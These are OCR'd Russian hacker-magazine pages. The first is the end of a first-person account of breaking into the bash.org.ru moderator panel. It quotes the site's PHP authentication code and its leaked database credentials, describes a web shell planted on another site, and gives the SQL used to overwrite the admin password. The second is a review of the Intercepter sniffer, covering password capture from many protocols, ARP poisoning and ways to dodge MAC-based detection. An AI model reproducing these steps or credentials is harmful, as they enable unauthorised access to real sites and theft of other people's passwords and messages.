
```
  $check = $db->get_results("select id, login,
password from moderators where md5(login)='".$_
COOKIE["panda"]."' and password='".$_
COOKIE["kopanda"]."'", ARRAY_A);
  if (!empty($check)) {
    $moderator_id = $check[0]['id'];
    setcookie("panda", $_COOKIE["panda"], $time+3200);
    setcookie("kopanda", $_COOKIE["kopanda"],
      $time+3200);
    $db->query("update moderators set lastseen_at=now()
where id=$moderator_id");
    $smarty->assign("MODERATOR_ID", $moderator_id);
  } else {
    header($failover."login");
  }
} else {
  if ($request_action != 'login')
    header($failover."login");
}
...
case 'login':
  if (isset($_POST['login'])
    && isset($_POST['password'])) {
    $login = $_POST['login'];
    $password = $_POST['password'];
    $check = $db->get_results("select login, password
from moderators where login='$login' and password=PASSWO
RD('$password')", ARRAY_A);
    if (!empty($check)) {
      setcookie("panda", md5($login), $time+3200);
      setcookie("kopanda", $check[0]['password'],
        $time+3200);
      header($failover);
    }
  }
  $template = 'admin_login.tpl';
  break;
```

Отсюда следовало:

1. Логины и пароли модераторов хранятся в таблице moderators. Поля *login* и *password*, соответственно.

2. Пароли модераторов зашифрованы встроенной функцией mysql *PASSWORD()*.

3. Если существуют куки со следующим содержанием — *$_COOKIE["panda"]=md5('логин_модератора')* и *$_COOKIE["kopanda"]=PASSWORD('пароль_модератора')*, то ты оказываешься успешно залогиненным в админку.



А вот — основной конфиг баша



Необходимо было найти доступы к базе данных. Над ней предстояло немного поизвращаться, дабы не расшифровывать mysql5-хеши модеров.
Я залил менеджер БД RST Mysql в ту же папку, где у меня лежал шелл, и успешно проник в базу башорга с помощью урл http://tanibata.ru/e107_plugins/sql.php. Данные для доступа к БД лежали в корне башорга в файле *_config.inc.php*:

```
$db = new ezSQL_mysql('krivedko','DiamondIsUnbreakable','bashorg_refactored','localhost'); (ezSQL — не правда ли, знакомое название?)
```

Зайдя в *bashorg_refactored* в таблицу *moderators*, я увидел все данные модеров баша в формате id, логин, имя, пароль и последний заход в админку (полюбуйся на скриншот).
Далее я успешно провел запрос к БД, позволивший мне зайти в админку под своим паролем:

```
UPDATE moderators SET password=PASSWORD('lopa') WHERE id=1;
```

После логина в админку с данными *administrator:lopa* я изменил обратно пароль ДаркРайдера:


```
UPDATE moderators SET password='*08CDE192357B3CAB08B29E1636F78F0116452E79' WHERE id=1;
```

А также подставил значение **08CDE192357B3CAB08B29E1636F78F0116452E79* в кукис *kopanda* с помощью своей любимой Оперы (Инструменты → Дополнительно → Cookies). На этом, собственно, моя цель и была достигнута.

ВО ИМЯ ДОБРА

Я не стал наносить никакого вреда своему любимому ресурсу, а лишь немного походил по админке и посмотрел на bash.org.ru изнутри. Все-таки работа модераторов такого сайта огромна. И тебе хочу дать совет на будущее: никогда не разрушай то, что приносит радость и веселье людям. А через несколько дней все баги были закрыты без моего вмешательства, за что честь, хвала и ящик пива админам!

Статистика зааппрувленных цитат



	DarkRaider	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
08-05-28	0	0	4	0	0	0	0	12
08-05-27	2	2	0	0	0	2	14	21
08-05-26	2	0	0	0	0	1	13	16
08-05-25	5	1	0	0	0	1	0	9
08-05-24	0	0	0	0	0	0	9	9
08-05-23	4	1	3	0	0	1	13	23
08-05-22	2	1	2	0	0	1	0	6
08-05-21	0	17	5	0	0	2	0	24
08-05-20	0	43	0	0	0	0	0	43
08-05-19	0	40	0	0	0	0	0	40
08-05-18	0	0	0	0	0	2	0	2
08-05-17	2	1	0	0	0	2	0	6
08-05-16	4	7	8	0	0	1	0	20
08-05-15	10	2	0	0	0	0	0	13
08-05-14	9	0	0	0	0	0	0	9
08-05-13	4	0	4	0	0	1	0	9
08-05-12	2	2	0	0	0	2	0	6
08-05-11	0	1	4	0	0	6	0	11
08-05-10	3	7	0	0	0	0	0	10
08-05-09	1	1	5	0	0	0	0	7
08-05-08	0	6	0	0	0	4	0	10
08-05-07	7	2	2	0	0	1	0	14
08-05-06	4	5	4	0	0	5	0	14
08-05-05	2	1	5	0	0	0	0	6

Вход в админку баша

http://bash.org.ru/app42/login

root@vpupkin# cat /dev/ass > /dev/head

bash.org.ru изнутри

Логин:

Пароль:

Попробовать зайти

Идея проекта © bash.org.
Реализация и поддержка © 2004—2008, команда bash.org.ru.



КРИС КАСПЕРСКИ
ARES

СНИФИНГ В БОЕВЫХ УСЛОВИЯХ

INTERCEPTER — РАЗНЮХАЕТ ВСЕ!


Снифер для хакера — как катана для самурая. Вот только самураев нынче много, а достойного оружия — мало. Плохо, когда снифер отказывается работать, но еще хуже, когда он работает неправильно. Например, в упор не видит трафик или некорректно его декодирует, теряя пароли и другую жизненно важную информацию. Но сейчас волноваться не о чем — Intercepter тебе в помощь!

В НАШЕМ ПОЛКУ ПРИБЫЛО!

Поздравляем! Зарелизен новый снифер **0x4553-Intercepter** отечественной разработки, распространяемый на бесплатной основе, хоть и без исходных текстов. К счастью, этот минус полностью перекрывается богатым функционалом, обгоняющим конкурентов по всем статьям. И это — с первого релиза! В последующих версиях планируется ввести в строй множество соблазнительных фич, выводящих конкуренцию в плоскость вертикального предела с полным отрывом от земли. Что ж, как говорится, поживем — увидим, а пока разберемся с тем, что уже есть.

ЧТО В СНИФЕРЕ ТВОЕМ

Краткая характеристика: характер — нордический, тьфу, какой к черту характер? Интерфейс! А интерфейс у нас графический, можно даже сказать, интуитивно понятный, позволяющий хачить сразу же после запуска без чтения мануалов. Для начинающих хакеров — самое то! Конечно, парни поопытнее предпочитают командную строку с кучей «магических» ключей и строгое разделение обязанностей. Они мыслят так: пусть у нас будет куча мелких утилит, каждая из которых делает что-то одно. Кто-то грабит трафик, кто-то его декодирует, кто-то выдергивает из декодированного трафика пароли, а кто-то... короче, UNIX-way в чистом виде. Снифер 0x4553-Intercepter



Снифер — русский, а мануал — английский. Для затяжного раскуривания



info


Конкуренты:
Cain — бесплатный, отлично работает, но в плане перехвата данных существенно уступает 0x4553-Intercepter'у по функционалу.
Ettercap + dsniff — оба древние, неудобные, да еще и с кучей глюков и багов. В топку!
Give me too + tamosoft netresident — оба платные и качество сомнительное.

идет по пути интеграции (типа швейцарский нож «все в одном»), исповедуя концепции Windows, что, впрочем, неудивительно, поскольку он на Windows и ориентирован.

Грабеж трафика реализован через популярный пакет PCAP, перенесенный из мира UNIX'а. Многие сниферы устанавливают **WinPCAP** в систему, жестоко прописывая его на диске и в реестре. Это, в конечном счете, приводит к конфликтам со многими приложениями, возникающим даже при незапущенном снифере. В этом плане 0x4553-Intercepter предельно корректен. Библиотеки wpcap.dll и packet.dll он деловито носит за собой, динамически подгружая их из своего рабочего каталога строго по необходимости. А потому — операционная система остается в девственной целости.

Кстати, операционная система может быть любой из линейки NT — W2K, XP, S2K3 и, по заявлением разработчика, — Виста. Я третировал, тьфу, тестировал снифер на S2K3 — полет нормальный. Висты под рукой нет, проверять не на чем, хотя по слухам, циркулирующим на форумах, у WinPCAP'а с ней какие-то терки, так что не факт, что все заведется. Впрочем, Виста на хакерских машинах — явление редкое, если не сказать, исключительное. К тому же, если копнуть вглубь, 0x4553-Intercepter не ограничивается одной лишь Windows. Он поддерживает возможность удаленного захвата трафика посредством RPCAP-демона, обычно устанавливаемого на шлюз локальной сети и грабящего весь трафик на входе/выводе во «внешний» мир. Поскольку шлюзы нередко вращаются под управлением Linux'а или xBSD, то RPCAP-демон оказывается весьма полезен. Без него снифер превращается в игрушку, которой много не награбишь, особенно в сетях с интеллектуальными маршрутизаторами, доставляющими пакеты только тем узлам, которым они непосредственно адресованы (0x4553-Intercepter способен грабить трафик даже в таких условиях, но об этом мы поговорим чуть позже).


Сниферы первых поколений работали в так называемом «сыром» режиме (raw mode). Они захватывали весь (или не весь) пролетающий мимо них трафик, который потом приходилось растягивать на пакеты, сортируя их по номерам портов/типам протоколов, а затем еще и декодировать содержимое с учетом формата конкретного протокола.



Форум пользователей 0x4553-Intercepter'а

0x4553-Intercepter не только отображает награбленное в удобочитаемом виде, но и способен «выхватывать» пароли (или их хэши) из следующих протоколов: ICQ, IRC, AIM, FTP, IMAP, POP3, SMTP, LDAP, BNC, SOCKS, HTTP, NNTP, CVS, TELNET, MRA, DC++, VNC, MYSQL, ORACLE.

Пароли, посланные открытым текстом (они же «plain»), готовы к использованию сразу после перехвата. Стоп! Нельзя понимать написанное буквально. Конечно же, не сразу после перехвата, а только после завершения текущей сессии легальным пользователем-жертвой, так как повторный вход в активную сессию в 99% случаев блокируется. С хэш-суммами дело обстоит намного хуже, и без взлома (обычно осуществляемого методом перебора) тут не обойтись. Однако, у большинства протоколов криптостойкость неве-



video

На DVD мы выложили познавательный видео-урок, который научит тебя всем прелестям снифера.




links

• intercepter.nerf.ru — официальный сайт программы, откуда всегда можно утянуть самую свежую версию вместе с документацией.

• colasoft.com/download/arp_flood_arp_spoofing_arp_poisoning_attack_solution_with_capsa.php — разъяснение сути ARP-poison атаки, реализуемой 0x4553-Intercepter'ом в качестве небольшого довеска к основному функционалу.

• en.wikipedia.org/wiki/ARP_spoofing — ARP-атаки на wiki.



0x4553-Intercepter обнаруживает узлы локальной сети, выявляя активные сниферы, многие из которых в действительности представляют собой сторожевые системы

лика, а современные компьютеры (особенно, объеденные в botnet'ы) — чрезвычайно мощны. Достаточно воспользоваться одной из хэш-ломалок (некоторые из которых можно скачать с www.insidepro.com) и запастись терпением. По понятным причинам (нельзя объять необъятное), хэш-ломалки в состав 0x4553-Intercepter не входят.

Снифер поддерживает множество популярных мессенджеров, отображая диалог в удобочитаемом виде. В настоящий момент «перевариваются» следующие протоколы: ICQ, AIM, JABBER, YAHOO, MSN, GADU-GADU, IRC и MRA. Причем, в отличие от зарубежных сниферов, работающих преимущественно с ANSI-текстом, 0x4553-Intercepter выгодно отличается тем, что поддерживает кодировки UTF8\UTF16\RTF, используемые для передачи национальных символов (в том числе и кириллических). Мы проверили: 0x4553-Intercepter корректно отображает не только русские, но даже китайские письмена и арабскую вязь. А вот с некоторыми европейскими языками замечены трудности, поскольку они используют ANSI со своей локалью (читай — кодовой страницей), которая не есть уникод. В попытке вывода на экран при текущей кириллической или американской локали такая мешанина получается!

Но это не проблема 0x4553-Intercepter'а. Если в сети находятся два человека, общающиеся не через уникодовые мессенджеры (или через уникодовые, но с отличной от нас локалью), то мы должны через «региональные настройки» выбрать ту же самую локаль, что у них, открыть в «Блокноте» текст, награбленный 0x4553-Intercepter'ом, и сохранить его как уникод. После чего можно возвращать русскую локаль на место и открывать файл чем угодно (с поддержкой уникода). В частности, FAR позволяет просматривать уникодовые файлы по <F3>, но для их редактирования нужно установить специальный плагин. Кстати, китайские/японские неуникодовые клиенты также используют ANSI, ну это, конечно, не совсем ANSI, но с точки зрения снифера — выглядит именно так. Чтобы прочесть захваченный текст, приходится опять-таки перенастраивать операционную систему на китайскую/японскую локаль.


Тут, кстати говоря, самое время (и место) сказать, что протокол и клиент — не одно и то же. GTalk, например, использует JABBER-протокол, и хотя отсутствует в данном списке, замечательно «захватывается» снифером. Клиентов много. Намного больше, чем протоколов. Некоторые клиенты (та же Миранда)

Грабим самих себя


Снифер полезен не только для перехвата чужих данных, но и для анализа циркулирующего локального трафика. С его помощью можно понять, кто и куда ломится с нашей машины, например, какие данные передает система при входе в Сеть. Аналогичным образом вылавливаются спам-боты (особенно, при сниффе со шлюза) — в логе друг за другом идет отображение перехваченных писем. Шлюзовой перехват в этом плане хорош тем, что его крайне трудно замаскировать. В то же время, если зловредная программа запущена на одной машине со снифером, она может ему весьма эффективно противостоять. Потому, когда снифер говорит, что в «Багдаде все спокойно», вовсе не факт, что нас уже не поимели.

Висим? Нет, не висим — видишь, диском дрыгает!


У 0x4553-Intercepter есть еще одна полезная фича. Cain и Ufasoft sniffer при загрузке pcap-дампов «подвисают» на время их обработки, не предоставляя никаких рычагов для управления процессом и ничего не отображая на экране. 0x4553-Intercepter показывает текущий статус загрузки в пакетах/процентах, выводя данные параллельно с их загрузкой. Можно созерцать, а можно переключиться в другой режим, занявшись делом, или просто прерывать загрузку дампа, если нам уже понятно, что ничего интересного все равно нет.



Китайская мессага, посланная в ANSI-формате, отображаемая в системе с установленной китайской локалью (сверху). И тот же самый текст, отображаемый в системе с кириллической локалью



В первом релизе имеются недоделанные функции в стиле «under construction»



0x4553-Intercepter грабит трафик в «сыром» (raw) режиме

поддерживают целый легион протоколов и потому успешность перехвата зависит от того, по какому протоколу треплется конкретный пользователь. Традиционная почта (в смысле, SMTP/POP3) также захватывается и декодируется снифером. К WEB-интерфейсу сказанное не относится и потому его приходится разгребать руками, лапами и хвостом.

Кстати, о птичках. Для любителей поработать руками в 0x4553-Intercepter предусмотрен старый добрый «сырой» режим, отображающий трафик в hex-виде (слева цифры, справа — символы). Но прибегать к нему обычно нет нужды, поскольку сырых граберов — от хвоста и больше, и в этом плане 0x4553-Intercepter им не конкурент. То есть, конкурент, конечно, но все-таки он ориентирован на другой класс задач.


В арсенале 0x4553-Intercepter имеется множество убийственных технологий. Чего стоит только один «eXtreme mode». В этом режиме снифер грабит весь трафик, определяя типы протоколов не по номерам портов, которые могут быть изменены, а по их содержимому. Естественно, поскольку искусственный интеллект еще не изобретен, возможны ошибки — как позитивные (захват «левых» пакетов), так и негативные (пропуск полезных пакетов). Достаточно выловить лишь несколько пакетов, чтобы определить порт, зная который, можно грабить трафик и в обычном режиме. Эта фича полезна для выявления Proxy- и FTP-серверов. Остальные сервисы работают с более или менее предсказуемыми портами. POP3/SMTP на нестандартных портах встречаются крайне редко, а вот приватный FTP на нестандартном порте (типа, чтобы не засекли и не ломились всякие левые личности) — явление вполне нормальное.

Награбленный трафик может быть сохранен в pcap-формате (стандарт де-факто среди сниферов) и подвергнут дальнейшему анализу в утилитах, извлекающих информацию. Как правило, это взломщики паролей, работающие с протоколами неизвестными 0x4553-Intercepter'у. К таковым относятся многие беспроводные протоколы и нестандартные протоколы, реализованные неизвестно кем и неизвестно для чего. В любом случае, возможность экспорта трафика в общепринятый формат не помешает, тем более что 0x4553-Intercepter с радостью импортирует в себя pcap-дампы, собранные другими сниферами. Последние ловко грабят трафик, но не знают, чего такого хорошего с ним можно сделать (где искать пароли, как декодировать сообщения мессенджеров и т.д.).

Помимо чисто сниферных функций, 0x4553-Intercepter располагает рядом весьма соблазнительных фич. Начнем с банального обнаружения узлов, которое в данном случае осуществляется отнюдь не тупым сканированием и перебором IP-адресов (даже м-а-а-аленькая локальная сеть «класса C» сканируется ну очень долго, плюс на узле могут быть закрыты все порты и запрещен ответ на ping). 0x4553-Intercepter посылает широковещательный ARP-запрос, требуя, чтобы все узлы, которые его получили, сообщили свои IP-адреса. Быстро и эффективно. Это вполне легальная операция, на которую системы обнаружения вторжений смотрят сквозь пальцы. Ну, разве что хакер не начнет от нечего делать слать запросы один за другим, что выглядит весьма подозрительно.


Причем, 0x4553-Intercepter способен выявлять остальные сниферы, многие из которых с формальной точки зрения представляют собой брандмауэры или те же самые системы обнаружения вторжений. Вот такие, с позволения сказать, «честные» сниферы в локальной сети, высаживающие администратора на измену и делающие эту фичу совершенно бесполезной для него. Вменяемые злоумышленники давно используют стелс-сниферы, требующие небольшой доработки сетевой карты, чтобы она не реагировала на пакеты, которые предназначены не ей. Простейший способ заткнуть ей рот — перерезать передающий провод в витой паре, правда, будучи запущенным на такой карте, 0x4553-Intercepter потеряет добрую половину функционала. А вот для хакеров функция обнаружения сниферов — самое то. Даже если это не система защиты, а просто человек-со-снифером, — он явно не ламер и лучше его узел не трогать, а то ведь можно и огрести. Еще неизвестно, кто круче окажется — он или мы.

Интегрированный перепрограмматор MAC-адресов — вещь полезная, хотя и без нее имеется куча утилит аналогичного назначения, в том числе и входящих в состав большинства (если



dvd

На диске ищи последний (и бесплатный) релиз 0x4553-Intercepter'a!



Определение MAC-адреса нарушителя при помощи популярного пакета Colasoft Capsa, используемого многими администраторами

не всех) дистрибутивов Linux'а и xBSD. В крупных локальных сетях идентификация хакера, как правило, осуществляется по номеру порта марштутизатора, в который воткнут его сетевой кабель. Причем, специальная сторожевая программа следит за соответствием MAC-адресов и номеров физических портов маршрутизатора, а потому — от возмездия не уйти. Если только не добраться до маршрутизатора и на время атаки не переткнуть соседние кабели, поменяв их местами. А вот в маленьких локальных сетях (особенно, с приходящими администраторами) ситуация совершенно иная. Огромное количество таких «администраторов» о MAC-адресах только слышали, но так и не врубились, зачем они нужны, ведь у нас есть замечательный лог в котором записаны IP!
